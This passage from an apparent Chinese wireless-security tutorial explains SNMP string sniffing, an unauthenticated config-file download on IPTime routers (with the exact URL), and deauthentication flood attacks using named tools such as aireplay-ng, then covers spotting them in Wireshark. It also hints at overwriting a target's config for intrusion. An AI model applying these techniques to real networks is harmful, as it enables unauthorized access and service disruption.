


图22

2. 截获SNMP字符串

SNMP 2.0和SNMP 1.0的安全机制比较脆弱，通信不加密，所有通信字符串和数据都以明文形式发送。无线黑客一旦捕获了网络通信，就可以利用各种嗅探工具直接获取通信字符串，即使用户改变了通信字符串的默认值也无济于事。如图23所示为在一个2层无线网络环境中截获用户对上层设备配置的SNMP字符串。




图23

近几年才出现的SNMP 3.0解决了一部分问题。为保护通信字符串，SNMP 3.0使用DES(Data Encryption Standard)算法加密数据通信；另外，SNMP 3.0还能够用MD5和SHA(Secure Hash Algorithm)技术验证节点的标识符，从而防止无线黑客冒充管理节点的身份操作网络。

虽然SNMP 3.0出现已经有一段时间了，但目前还没有广泛应用。如果设备是2、3年前的产品，很可能根本不支持SNMP 3.0；甚至有些较新的设备也只有SNMP 2.0或SNMP 1.0。即使设备已经支持SNMP 3.0，许多厂商使用的还是标准的通信字符串，这些字符串对黑客组织来说根本不是秘密。因此，虽然SNMP 3.0比以前的版本提供了更多的安全特性，如果配置不当，其实际效果仍旧有限。

Config文件泄露

对于无线路由器来说，所有已经执行的设置都已经保存在备份文件中，而一些不够严谨的设备，对于内网中发出的下载请求会默认允许通过，如目前市面上流行的多款韩国的IPTime无线路由器都存在这样一个漏洞，就是未经验证即可下载配置文件。

无线黑客只要输入下述地址http://192.168.0.1/config.cfg，就可以从没有登录的无线路由器上直接下载该路由器的配置备份文件，如图24所示。




图24

而在对config文件进行分析后，虽然绝大多数路由器厂商都使用了自己的加密措施，但是在使用一些分析工具后，还是能够获取到一些敏感的配置信息，甚至是一些该网络设备的具体配置参数。如图25为在Linux下进行简单的十六进制码查看。




图25

再抛砖引玉一下，自行制作设置好的config文件，在攻击时直接覆盖目标无线设备的原配置文件，是一种极为快速的入侵方式和技巧，请感兴趣的朋友仔细体会。

无线D.o.S攻击

和传统的有线网络一样，无线路由器也会面临无线D.o.S攻击的威胁。先简单说明一下原理。IEEE 802.11定义了一种客户端状态机制，用于跟踪工作站身份验证和关联状态。无线客户端和AP基于IEEE标准实现这种状态机制，如图26所示。成功关联的客户站停留在状态3，才能进行

无线通信。处于状态1和状态2的客户站在通过身份验证和关联前无法参与WLAN数据通信过程。无线客户端根据它们的关联和认证状态，可以为3种状态中的任意一种。如表2内容所示。




图26

在获知了无线网络连接原理后，无线D.o.S原理也就很好理解了，不过由于无线D.o.S的分类太多，为方便大家查看，下面我举几个常见的无线D.o.S类型。

1.取消验证洪水攻击

取消验证洪水攻击，国际上称之为De-authentication Flood Attack，全称即取消身份验证洪水攻击或验证阻断洪水攻击，通常被简称为Deauth攻击，是无线网络拒绝服务攻击的一种形式，它旨在通过欺骗从AP到客户端单播地址的取消身份验证帧来将客户端转为未关联的/未认证的状态。对于目前广泛使用的无线客户端适配器工具来说，这种形式的攻击在打断客户端无线服务方面非常有效和快捷。一般来说，在无线黑客发送另一个取消身份验证帧之前，客户站会重新关联和认证以再次获取服务。无线黑客反复欺骗取消身份验证帧才能使所有客户端持续拒绝服务。

表2

状态机制	客户端状态	客户端具体表现	备注
State 1	Unauthenticated Unassociated	没有通过验证，没有和AP建立关联	无线客户端处于搜索及试图连接AP阶段
State 2	Authenticated Unassociated	通过验证，没有和AP建立关联	无线客户端已经输入正确的连接密码并等待
State 3	Authenticated Associated	通过验证，和AP建立关联	无线客户端被允许连接（AP自动分配地址）

为方便大家理解，我绘制了取消身份验证洪水攻击原理图，在图27中可看到无线黑客为了将所有已连接的无线客户端"踢下线"，对整个无线网络发送了伪造的取消身份验证报文。




图27

无线黑客们通过发送Deauthentication取消验证数据包文，达到中断已连接的合法无线客户端正常通信的目的，并在长时间持续大量发送此类报文的基础上，使得无线网络一直处于瘫痪状态。

可以使用的工具有很多，比如在Linux下比较有名的MDK2/3，或者早一点的Void11等，我们也可以使用aireplay-ng的其中一个参数-0配合实现。注意该攻击发包速率并不会维持在某个固定数值，而是根据网卡性能等情况维持在15~100个包每秒这样一个范围。如图28所示，发包速率为76个每秒。

在察觉到网络不稳定时，管理员应该立即着手捕获数据包并进行分析，这样可以便于迅速判断攻击类型。如图29所示为无线网络在遭到Deauth攻击出现不稳定状况时，使用Wireshark抓包的结果分析，可以看到有大量连续的包含802.11 Deauthentication标示的数据报文出现。




图28

